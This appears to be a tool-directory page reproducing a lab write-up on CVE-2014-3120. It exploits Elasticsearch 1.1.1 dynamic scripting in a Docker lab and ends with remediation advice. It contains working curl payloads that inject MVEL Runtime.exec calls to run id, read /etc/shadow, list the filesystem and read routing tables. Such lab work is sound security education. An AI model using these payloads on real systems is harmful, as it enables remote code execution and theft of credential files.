
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2014-3120 | Kitploit
Tools/GitHubGitHub/dungsocool/cve-2014-3120
Container SecurityVulnerability AnalysisExploitationPenetration TestingLearning & EducationLabs & Practice
GitHubdungsocool/cve-2014-3120

CVE-2014-3120

View Repository
2 months agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

LAB 10-CVE-2014-3120

I. SYSTEM ANALYSIS

Identifying the Attack Surface from the Docker Environment

Starting with what is running in the environment. We list all active containers:

root@kitploit:~
docker ps

image.png

Result: Container p1/lab10:latest is running, exposing 2 ports externally:

Port mappingProtocol
0.0.0.0:9200 → 9200/tcpHTTP (needs verification)
0.0.0.0:9300 → 9300/tcpUnknown

Initial observation: Ports 9200 and 9300 are commonly known as the default ports for Elasticsearch. However, we cannot conclude based solely on the port numbers - many other services can bind to any port.

⇒ We curl directly to each port to verify which service is actually running.

Testing port 9300

root@kitploit:~
curl -i http://192.168.3.137:9300/

image.png

Response analysis:

  • Response: curl: (52) Empty reply from server
  • Server Header: None - the server does not return any HTTP response

Assessment: The server accepted the TCP connection (no connection refused), but did not respond using the HTTP protocol. This matches the behavior of the Elasticsearch Transport protocol on port 9300 - a binary protocol used for communication between nodes in a cluster, not HTTP.

⇒ Mindset: Port 9300 uses a binary protocol → cannot be exploited directly via curl/browser. Switch to checking port 9200 - the HTTP REST API port.


Testing port 9200

root@kitploit:~
curl -i http://192.168.3.137:9200/

image.png



Response analysis:

Attack Surface Assessment:

  • Confirmed this is Elasticsearch 1.1.1 - the service returns a characteristic JSON response with full version details
  • No authentication required - the REST API responds directly without requiring credentials

  • Elasticsearch 1.1.1 (2014) falls within the impact scope of several critical CVEs, notably CVE-2014-3120 - a vulnerability allowing arbitrary code execution via Dynamic Scripting

image.png

⇒ Mindset: Elasticsearch 1.1.1 enables Dynamic Scripting by default - allowing clients to send scripts (MVEL expressions) in search queries for the server to execute. Without a sandbox or proper validation, an attacker can inject a malicious script to execute system commands. Next step: verify whether Dynamic Scripting is actually active on the target.

Verifying Dynamic Scripting and the MVEL Engine

What is Dynamic Scripting?

Elasticsearch supports a Scripting feature - allowing clients to send scripts (mathematical or logical expressions) within search requests for the server to execute when processing results. In Elasticsearch 1.x, the default engine for this feature is MVEL (MVFLEX Expression Language).

Core Security Issue

In Elasticsearch versions prior to 1.2, Dynamic Scripting is enabled by default (script.disable_dynamic: false). This means:

  1. The REST API does not require authentication
  2. Clients can send arbitrary scripts via the script_fields parameter in the _search API
  3. The MVEL engine lacks a sufficiently strong sandbox - permitting access to the Java runtime
  4. Attackers can invoke java.lang.Runtime.getRuntime().exec() to execute system commands

How script_fields Works

When a search request with script_fields is sent, Elasticsearch will:

  1. Receive the JSON request via the _search API
  2. Parse the script_fields field → find the script to execute
  3. Evaluate the script using the MVEL engine
  4. The MVEL engine has full access to the Java runtime → can invoke any Java class
  5. Return the results in the HTTP response

Analyzing the Attack Vector: MVEL → Java Runtime → RCE

In Java, the most common way to execute a system command is:

root@kitploit:~
Runtime.getRuntime().exec("command");

MVEL, as an expression language with full access to Java classes, allows invoking this directly:

root@kitploit:~
import java.io.*;
new java.util.Scanner(Runtime.getRuntime().exec("id").getInputStream()).useDelimiter("\\A").next();

Explaining each part:

⇒ Mindset: With Elasticsearch, the RCE output is returned directly in the response — no need to redirect to a file and read it back. This makes the exploit cleaner and faster to verify.

II. EXPLOITATION

Confirming Dynamic Scripting is Active

After identifying the target as Elasticsearch 1.1.1, the next step is to verify whether Dynamic Scripting is actually enabled.

CVE-2014-3120 exploits the fact that Elasticsearch allows clients to send scripts within _search requests. If the script is executed by the server, an attacker can replace the harmless expression with a payload that calls the Java Runtime to execute system commands.

First, we create a test document to ensure the query has at least one matching result. If no documents match, script_fields will not be evaluated.

root@kitploit:~
curl -s -X POST 'http://192.168.3.137:9200/test_index/test_type/1' \
  -H 'Content-Type: application/json' \
  -d '{"name":"test"}'

Then refresh the index:

root@kitploit:~
curl -s -X POST 'http://192.168.3.137:9200/test_index/_refresh'

Next, we send a _search request with script_fields containing a harmless MVEL expression:

root@kitploit:~
curl -s -X POST 'http://192.168.3.137:9200/test_index/_search?pretty' \
  -H 'Content-Type: application/json' \
  -d '{
    "size": 1,
    "query": {
      "match_all": {}
    },
    "script_fields": {
      "test": {
        "script": "1+1"
      }
    }
  }'

image.png

We send the script "1+1" and the server returns the result 2. This proves Elasticsearch not only receives the _search request, but executes the dynamic script on the server side.

⇒ Dynamic Scripting is active on the target.

Since the target is Elasticsearch 1.1.1, prior to 1.2, this matches the exploitation requirements of CVE-2014-3120: Elasticsearch before version 1.2 enables Dynamic Scripting by default, allowing a remote attacker to execute MVEL expressions/Java code via a search request.

Identifying the Path to the Command Execution Function

We have verified that script_fields is executed by Elasticsearch on the server side via the harmless expression "1+1" returning [2].

This proves that the target not only allows standard searches but also allows clients to send an MVEL script for the server to evaluate during _search processing.

With CVE-2014-3120, the critical risk lies in the fact that MVEL in Elasticsearch 1.1.1 can access Java classes. Therefore, instead of sending a mathematical expression like "1+1", an attacker can send a script calling the Java Runtime:

Runtime.getRuntime().exec("command")

This is the standard Java API used to create a new process and execute commands on the operating system.

Attack Chain

root@kitploit:~
_search API
→ script_fields
→ MVEL expression
→ Java Runtime
→ Runtime.getRuntime().exec("command")
→ getInputStream()
→ Scanner reads stdout
→ result returned in the JSON response

Constructing the RCE Payload and Execution

RCE Payload:

root@kitploit:~
curl -s -X POST http://192.168.3.137:9200/_search?pretty -H "Content-Type: application/json" -d '{
  "size": 1,
  "query": {
    "filtered": {
      "query": {
        "match_all": {}
      }
    }
  },
  "script_fields": {
    "exploit": {
      "script": "import java.io.*; new java.util.Scanner(Runtime.getRuntime().exec(\"id\").getInputStream()).useDelimiter(\"\\\\A\").next();"
    }
  }
}'

image.png

Payload Breakdown:

Result:

The response returns the fields.exploit field containing the output of the id command:

root@kitploit:~
"exploit": [
  "uid=0(root) gid=0(root) groups=0(root)\n"
]

Analysis:

The payload successfully invoked Runtime.getRuntime().exec("id") via the MVEL script inside script_fields. The fact that the response returns the output of the id command proves that the command was executed on the server side.

The result uid=0(root) gid=0(root) groups=0(root) indicates that the Elasticsearch process inside the container is running with root privileges.

Determining Privilege Limits

After confirming RCE, the actual privileges must be verified by trying to read sensitive files:

Reading /etc/shadow:

root@kitploit:~
curl -s -X POST http://192.168.3.137:9200/_search?pretty -H "Content-Type: application/json" -d '{
  "size": 1,
  "query": {
    "filtered": {
      "query": {
        "match_all": {}
      }
    }
  },
  "script_fields": {
    "shadow_test": {
      "script": "import java.io.*; new java.util.Scanner(Runtime.getRuntime().exec(\"cat /etc/shadow\").getInputStream()).useDelimiter(\"\\\\A\").next();"
    }
  }
}'

image.png

Observed Result:

The response returns the contents of the /etc/shadow file:

root@kitploit:~
root:*:17728:0:99999:7:::
daemon:*:17728:0:99999:7:::
bin:*:17728:0:99999:7:::
...

Analysis:

The /etc/shadow file is a sensitive system file in Linux, which is usually only readable by the root user or processes with equivalent privileges. In the previous step, the id command returned:

uid=0(root) gid=0(root) groups=0(root)

This step further confirms that by actual behavior: the RCE payload is able to successfully read /etc/shadow.

⇒ Elasticsearch inside the container is running with root privileges.

⇒ The impact is not limited to typical command execution, but is RCE with root privileges inside the container.

Note: The root privilege here refers to root inside the Docker container. We cannot conclude that the attacker has root privileges on the host without evidence of the container running privileged, mounting the Docker socket, or mounting sensitive volumes from the host.

III. POST-EXPLOITATION

Gathering System Information

RCE is confirmed. We proceed to gather system information to evaluate the scope.

Listing the container's root filesystem

After confirming RCE with root privileges, we run the command ls -la / via the MVEL payload to observe the filesystem inside the target:

root@kitploit:~
curl -s -X POST 'http://192.168.3.137:9200/_search?pretty' \
  -H 'Content-Type: application/json' \
  -d '{
    "size": 1,
    "query": {"filtered": {"query": {"match_all": {}}}},
    "script_fields": {
      "rootfs": {
        "script": "import java.io.*; new java.util.Scanner(Runtime.getRuntime().exec(\"ls -la /\").getInputStream()).useDelimiter(\"\\\\A\").next();"
      }
    }
  }'

image.png

Result: The response returns the contents of the / directory in the rootfs field.

Analysis:

The fact that the output of ls -la / appears in the JSON response proves that the command was executed on the target via RCE. Files such as docker-entrypoint.sh, the elasticsearch directory, and the docker-java-home symlink indicate that the compromised environment is a container running Elasticsearch.

⇒ The attacker can list the filesystem inside the container with root privileges.

Checking network — pivoting potential

Since the container does not have the /sbin/ifconfig binary, we read /proc/net/route directly. This file does not require external utilities and provides the container's routing table.

root@kitploit:~
curl -s -X POST 'http://192.168.3.137:9200/_search?pretty' \
  -H 'Content-Type: application/json' \
  -d '{
    "size": 1,
    "query": {"filtered": {"query": {"match_all": {}}}},
    "script_fields": {
      "route": {
        "script": "import java.io.*; new java.util.Scanner(Runtime.getRuntime().exec(\"cat /proc/net/route\").getInputStream()).useDelimiter(\"\\\\A\").next();"
      }
    }
  }'

image.png

Analysis:

The results show that the container has interface eth0 and resides within the Docker network 172.19.0.0/16. The default gateway is 172.19.0.1.

This proves that the container has internal network connectivity via the Docker bridge. Since the attacker already has RCE with root privileges inside the container, they could theoretically proceed to inspect other hosts/services in the same Docker network if network policies allow.

However, this output only proves network visibility at the routing level, not a successful pivot. Concluding a pivot requires further evidence such as successfully scanning another host, connecting to an internal service, or retrieving resources from another network.

IV. RISK ASSESSMENT & RECOMMENDATIONS

Risk Assessment

Based on the evidence gathered during the analysis, the target is running Elasticsearch 1.1.1 on port 9200. This version is prior to 1.2, placing it within the affected scope of CVE-2014-3120.

The vulnerability stems from Elasticsearch enabling Dynamic Scripting by default prior to version 1.2, which allows clients to submit MVEL scripts via search requests. In this lab, this feature was confirmed functional using the harmless expression "1+1", which returned the result [2].

Subsequently, the MVEL payload invoked:

root@kitploit:~
Runtime.getRuntime().exec("id")

The response returned:

root@kitploit:~
uid=0(root) gid=0(root) groups=0(root)

This proves that an attacker can execute system commands through Elasticsearch. Furthermore, the payload successfully read /etc/shadow, confirming that the execution privilege is root within the container.

Remediation Recommendations

1. Upgrade Elasticsearch to a newer version

Upgrade Elasticsearch to version >= 1.2.0 (minimum) or ideally the currently supported version (8.x). Starting from version 1.2, Dynamic Scripting is disabled by default.

2. Disable Dynamic Scripting immediately (if upgrade is not feasible)

Add the following to elasticsearch.yml:

root@kitploit:~
script.disable_dynamic: true

Restart Elasticsearch after making this change. This completely disables the ability for clients to submit scripts within search requests.

3. Do not expose the Elasticsearch REST API to untrusted networks

Elasticsearch does not have default authentication in version 1.x. If it must be exposed, place it behind a reverse proxy with authentication or bind only to 127.0.0.1.

High Priority

4. Enable authentication and encryption

Modern Elasticsearch versions (7.x+) support built-in security (authentication, TLS). If upgraded, enable security features:

root@kitploit:~
xpack.security.enabled: true
xpack.security.transport.ssl.enabled: true

5. Restrict access using a firewall

Allow only trusted IPs to access ports 9200 and 9300. Do not expose them to the internet or the entire internal network.

6. Run Elasticsearch as a low-privileged user

Do not run Elasticsearch under the root user. Create a dedicated elasticsearch user with minimal privileges. This is an official best practice:

Download Tool
FieldValueMeaning
name"Rage"Elasticsearch node name (random Marvel character name - default behavior of older ES versions)
version.number"1.1.1"Extremely old version - released in April 2014
build_timestamp"2014-04-16T14:27:12Z"Built in 2014
lucene_version"4.7"Lucene 4.7 - old indexing engine
tagline"You Know, for Search"Characteristic signature phrase of Elasticsearch
PartExplanation
import java.io.*Import Java IO classes
Runtime.getRuntime()Retrieve the Java Runtime instance
.exec("id")Execute the shell command id
.getInputStream()Retrieve the output stream of the process
new Scanner(...).useDelimiter("\\A").next()Read the entire output as a string
PartPurpose
"size": 1Limits the result to 1 document
"query" → "match_all"Matches all documents (requires at least 1 document to exist in the index)
"script_fields" → "exploit"Defines a computed field executing the MVEL script
"script": "import java.io.*; ..."MVEL expression that executes the id command and returns the output
CriterionAssessmentDetails
CVECVE-2014-3120Elasticsearch Dynamic Scripting RCE
Affected ServiceElasticsearchREST API exposed on port 9200
Version1.1.1Prior to 1.2, falls within affected versions
AuthenticationNot required in the labREST API responds directly, no credentials required
Exploit ConditionsDynamic Scripting enabledConfirmed by script "1+1" returning [2]
Privileges Acquiredroot in containerid returns uid=0(root)
ImpactVery HighRCE, reading sensitive files, listing filesystem, gathering user/network details
ScopeContainerNo evidence of host compromise yet
PivotingPotential for further verificationContainer has a route via eth0 in the Docker network 172.19.0.0/16